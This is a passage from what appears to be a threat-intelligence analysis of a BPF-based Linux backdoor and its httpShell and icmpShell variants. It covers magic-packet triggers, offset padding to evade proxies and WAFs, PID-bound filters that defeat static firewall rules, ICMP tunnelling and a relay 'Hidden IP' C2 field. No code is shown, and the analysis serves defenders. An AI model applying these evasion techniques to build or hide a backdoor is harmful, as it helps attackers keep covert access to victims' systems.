

The httpShell variant leverages kernel-level packet filters to perform validation across both IPv4 and IPv6 traffic. It uses HTTP-tunneling to extract hidden commands and features a newly discovered “Hidden IP” (HIP) field for dynamic routing.
Kernel-level decapsulation: By binding to all interfaces simultaneously, the malware forces the target’s own kernel to decapsulate complex carrier-grade tunnels like GRE or GTP. This allows the BPF filter to easily catch magic bytes hidden inside the inner packets.
The offset evasion: To survive enterprise proxies and WAFs that shift data positions, attackers use a mathematical padding scheme. They ensure their “9999” marker always lands exactly at the 26th byte offset of the inspected data, allowing the trigger to survive proxy headers.
IPv6 limitations: The filter assumes the UDP/TCP header starts exactly at byte 40 (standard empty IPv6 header). If an attacker includes IPv6 “Extension Headers,” the payload is pushed further down, and the malware fails to wake up.
icmpShell: The dynamic PTY tunnel
Designed for heavily restricted environments, icmpShell tunnels interactive sessions entirely over ICMP.

PID-bound mutation: This variant injects a dynamic BPF filter into the kernel that binds specifically to the malware’s runtime Process ID (PID). Because the PID changes with every execution, the required “magic knock” signature mutates dynamically, rendering static firewall rules useless.

Multi-mode execution: Beyond basic shells, it implements bidirectional ICMP tunnels, UDP and ICMP “hole-punching”, and RC4 encryption.

Both variants support relay over ICMP.
Stateless C2 and the “Hidden IP”

Figure 1: New magic packet structure
⠀
The discovery of the magic_packet_v2 struct featuring the HIP (hidden ip field) used for relay purposes highlights the malware’s operational maturity.
Dynamic C2 routing
One of the most elegant features is the use of a -1 flag (255.255.255.255) in the IP field of the magic packet structure.
